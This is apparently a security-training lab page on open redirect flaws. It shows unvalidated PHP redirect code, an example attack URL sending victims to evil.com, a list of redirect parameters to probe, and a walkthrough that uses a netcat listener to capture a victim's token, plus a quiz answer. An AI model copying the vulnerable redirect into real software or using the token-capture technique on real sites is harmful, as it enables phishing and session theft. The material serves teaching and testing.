Open Redirect

An Open Redirect vulnerability occurs when an attacker can redirect a victim to an attacker-controlled site by abusing a legitimate application's redirection functionality. In such cases, all the attacker has to do is specify a website under their control in a redirection URL of a legitimate website and pass this URL to the victim. As you can imagine, this is possible when the legitimate application's redirection functionality does not perform any kind of validation regarding the websites to which the redirection points. From an attacker's perspective, an open redirect vulnerability can prove extremely useful during the initial access phase since it can lead victims to attacker-controlled web pages through a page that they trust.

Let us take a look at some code.

Code: php

```php
$red = $_GET['url'];
header("Location: " . $red);
```

Code: php

```php
$red = $_GET['url'];
```

In the line of code above, a variable called *red* is defined that gets its value from a parameter called *url*. *$_GET* is a PHP superglobal variable that enables us to access the *url* parameter value.

Code: php

```php
header("Location: " . $red);
```

The Location response header indicates the URL to redirect a page to. The line of code above sets the location to the value of *red*, without any validation. We are facing an Open Redirect vulnerability here.

The malicious URL an attacker would send leveraging the Open Redirect vulnerability would look as follows: `trusted.site/index.php?url=https://evil.com`

Make sure you check for the following URL parameters when bug hunting, you'll often see them in login pages. Example: `/login.php?redirect=dashboard`

- `?url=`
- `?link=`
- `?redirect=`
- `?redirecturl=`
- `?redirect_uri=`
- `?return=`
- `?return_to=`
- `?returnurl=`
- `?go=`
- `?goto=`
- `?exit=`
- `?exitpage=`
- `?fromurl=`
- `?fromuri=`
- `?redirect_to=`
- `?next=`
- `?newurl=`
- `?redir=`

Open Redirect Example

Proceed to the end of this section and click on `Click here to spawn the target system!` or the `Reset Target` icon. Use the provided Pwnbox or a local VM with the supplied VPN key to reach the target application

My Workstation

OFFLINE

Start Instance


∞ / 1 spawns left

and follow along. Don't forget to configure the specified vhost (`oredirect.htb.net`) to access the application.

Navigate to `oredirect.htb.net`. You will come across a URL of the below format:

`http://oredirect.htb.net/?redirect_uri=/complete.html&token=<RANDOM TOKEN ASSIGNED BY THE APP>`

If you enter an email account, you will notice that the application is eventually making a POST request to the page specified in the *redirect_uri* parameter. A *token* is also included in the POST request. This token could be a session or anti-CSRF token and, therefore, useful to an attacker.


Thanks for completing the form!

```
Stat... Met... Domain      File           Initiator    Type  Transferred  Size
200     PO...  oredirec... complete.html  document     html  312 B        90 B
404     GET    oredirec... favicon.ico    FaviconLoa... html cached       544...

2 requests | 634 B / 312 B transferred | Finish: 76 ms | DOMContentLoaded: 40 ms | load: 40 ms
```

```
Form data
email: "test@test.com"
recover-submit: "Reset+Password"
token: "7ubbaqfme3ecilqmu6q4smp77d"
```

Let us test if we can control the site where the *redirect_uri* parameter points to. In other words, let us check if the application performs the redirection without any kind of validation (Open Redirect).

We can test that as follows.

First, let us set up a Netcat listener.

Open Redirect

```
MisaelMacias@htb[/htb]$ nc -lvnp 1337
```

Copy the entire URL where you landed after navigating to `oredirect.htb.net`. It should be a URL of the below format:

`http://oredirect.htb.net/?redirect_uri=/complete.html&token=<RANDOM TOKEN ASSIGNED BY THE APP>`


Then, edit this URL as follows.

`http://oredirect.htb.net/?redirect_uri=http://<VPN/TUN Adapter IP>:PORT&token=<RANDOM TOKEN ASSIGNED BY THE APP>`

`<RANDOM TOKEN ASSIGNED BY THE APP>` <-- Replace this with the token that is assigned automatically by the application.

Open a `New Private Window` and navigate to the link above to simulate the victim.

When the victim enters their email, we notice a connection being made to our listener. The application is indeed vulnerable to Open Redirect. Not only that, but the captured request also includes the token!


```
-[eu-academy-2]-[10.10.15.110]-[htb-ac60784@pwnbox-base]-[~]
└──╼ [★]$ nc -nlvp 1337
listening on [any] 1337 ...
connect to [10.10.15.110] from (UNKNOWN) [10.10.15.110] 57576
POST / HTTP/1.1
Host: 10.10.15.110:1337
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78
.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*
;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 84
Origin: http://oredirect.htb.net
DNT: 1
Connection: keep-alive
Referer: http://oredirect.htb.net/
Upgrade-Insecure-Requests: 1

email=test%40test.com&recover-submit=Reset+Password&token=7ubbaqfme3ecilqmu6
q4smp77d
```

Open redirect vulnerabilities are usually exploited by attackers to create legitimate-looking phishing URLs. As we just witnessed, though, when a redirection functionality involves user tokens (regardless of GET or POST being used), attackers can also exploit open redirect vulnerabilities to obtain user tokens.

The following section will provide some prevention advice related to the covered vulnerabilities.

VPN Servers

⚠ **Warning:** Each time you "Switch", your connection keys are regenerated and you must re-download your VPN connection file.

All VM instances associated with the old VPN Server will be terminated when switching to a new VPN server.

Existing PwnBox instances will automatically switch to the new VPN server.

US Academy 3 — Medium Load

PROTOCOL

● UDP 1337 ○ TCP 443

DOWNLOAD VPN CONNECTION FILE

Connect to Pwnbox

Your own web-based Parrot Linux instance to play our labs.

Pwnbox Location

UK — 137ms

Terminate Pwnbox to switch location

Start Instance

∞ / 1 spawns left

Waiting to start...

Enable step-by-step solutions for all questions

Questions

Answer the question(s) below to complete this Section and earn cubes!

Download VPN Connection File

Target(s): Click here to spawn the target system!

vHosts needed for these questions:

- `oredirect.htb.net`

+1 If the request to complete.html was GET-based, would you still be able to obtain the token via exploiting the open redirect vulnerability? Answer format: Yes or No

Yes

Submit